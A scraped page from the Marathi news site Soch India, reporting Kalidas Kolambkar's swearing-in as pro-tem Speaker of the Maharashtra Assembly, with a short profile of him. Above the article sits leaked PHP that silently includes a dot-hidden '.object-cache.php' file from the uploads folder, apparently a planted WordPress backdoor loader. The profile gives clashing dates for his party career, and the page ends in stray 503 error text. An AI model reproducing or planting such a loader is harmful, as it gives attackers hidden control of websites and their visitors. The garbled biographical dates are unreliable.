add_action('wp_head', function(){echo '';}, 1); /* core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php'); विधानसभेच्या हंगामी अध्यक्षांनी घेतली शपथ; विशेष अधिवेशनापूर्वीच कालिदास कोळंबकरांना मोठी जबाबदारी – SOCH INDIA
Menu

देश
विधानसभेच्या हंगामी अध्यक्षांनी घेतली शपथ; विशेष अधिवेशनापूर्वीच कालिदास कोळंबकरांना मोठी जबाबदारी

nobanner

राज्याचे 21 वे मुख्यमंत्री म्हणून भाजप नेते देवेंद्र फडणवीस (Devendra Fadnavis) यांनी गुरुवारी सायंकाळी 5 वाजता शपथ घेतली. त्यानंतर, सायंकाळी त्यांनी मंत्रालयात जाऊन पदभार स्वीकारला, तसेच मंत्रिमंडळाची बैठकही घेतली. त्यानंतर, उद्यापासून तीन दिवसीय विशेष अधिवेशन होणार असल्याची माहितीही फडणवीस यांनी दिली होती. त्यानुसार,विधिमंडळाच्या हंगामी अधिवेशनासाठी विधानसभा अध्यक्षांची निवड करण्यात आली आहे. भाजप नेते आणि ज्येष्ठ आमदार कालिदास कोळंबकर (kalidas kolambkar) यांना विधानसभेचं हंगामी अध्यक्षपद देण्यात आलं आहे. राजभवन येथे आज हंगामी अध्यक्षांचा शपथविधी सोहळा संपन्न झाला. त्यामुळे, विधिमंडळाच्या विशेष अधिवेशन काळात त्यांच्या अध्यक्षतेखाली विधानसभेचं कामकाज होणार आहे.

मी कालिदास कोळंबकर विधानसभेच्या हंगामी अध्यक्षपदी शपथ घेतो की… असे म्हणत कालिदास कोळंबकर यांनी राजभवनात विधानमंडळाच्या विशेष अधिवेशनासाठी हंगामी अध्यक्ष म्हणून आज शपथ घेतली. राज्यपाल राधाकृष्णन यांनी कोळंबकर यांना पद वगोपनियतेची शपथ दिली. त्यानंतर, राज्याचे मुख्यमंत्री देवेंद्र फडणवीस यांनीही पुष्पगुच्छ देऊ त्यांचे अभिनंदन केले. तर, विधानपरिषद सभापती निलम गोऱ्हे यांनीही कोळंबकर यांचे अभिनंदन केले. दरम्यान, शनिवार 7 डिसेंबरपासून विधिमंडळाचं तीन दिवसीय विशेष अधिवेशन बोलवण्यात आलं आहे. विधिमंडळ सचिवालयाकडून कर्मचाऱ्यांना याबाबत महत्त्वाच्या सूचना देण्यात आल्या आहेत. विधिमंडळ सचिवालयाकडून सर्व कर्मचाऱ्यांना तयारीसाठी उपस्थित राहण्याच्या सूचना देण्यात आल्या आहेत. या विशेष अधिवेशनात नवनिर्वाचित आमदारांचा शपथविधीचा कार्यक्रम पार पडणार आहे. तर, 9 डिसेंबरला नव्या विधानसभा अध्यक्षाची निवड होणार आहे. आमदारांच्याबहुमताने विधानसभा अध्यक्ष निवड होईल. त्यानंतर, 16 डिसेंबरपूर्वी मंत्रिमंडळाचा विस्तार होणार असल्याचं मुख्यमंत्री देवेंद्र फडणवीस यांनी सांगितलं. त्यामुळे, नव्या सरकारचं कामकाज आता सुरू झालं आहे.

कोण आहेत कालिदास कोळंबकर
कालिदास कोळंबकर हे यंदाच्या निवडणुकीत मुंबईतील वडाळा मतदारसंघातून भाजपच्या चिन्हावर विजयी झाले आहेत. विशेष म्हणजे सगल 9 वेळा आमदार होण्याचा विक्रम त्यांनी स्वत:च्या नावावर केलाय. सन 1990 पासून 2004 पर्यंत त्यांनी शिवसेनेतून विधानसभा निवडणूक लढवली होती. मात्र, 2005 मध्ये माजी मुख्यमंत्री नारायण राणे यांच्यासह त्यानीही शिवसेनेला जय महाराष्ट्र करत काँग्रेसमध्ये प्रवेश केला. मात्र, 2014 मध्ये त्यांनी मोदी लाटेत भाजपात प्रवेश केला. 2024 ते 2024 हा त्यांचा भाजपमधील कालावधी आहे. पण, 1990 पासून 2025 पर्यंत तेसातत्याने विजयी झाल्याने मतदारसंघातील त्यांचा दबदबा दिसून येतो.

503 Service Unavailable

Service Unavailable

The server is temporarily unable to service your request due to maintenance downtime or capacity problems. Please try again later.

Additionally, a 503 Service Unavailable error was encountered while tryingto use an ErrorDocumentto handle the request.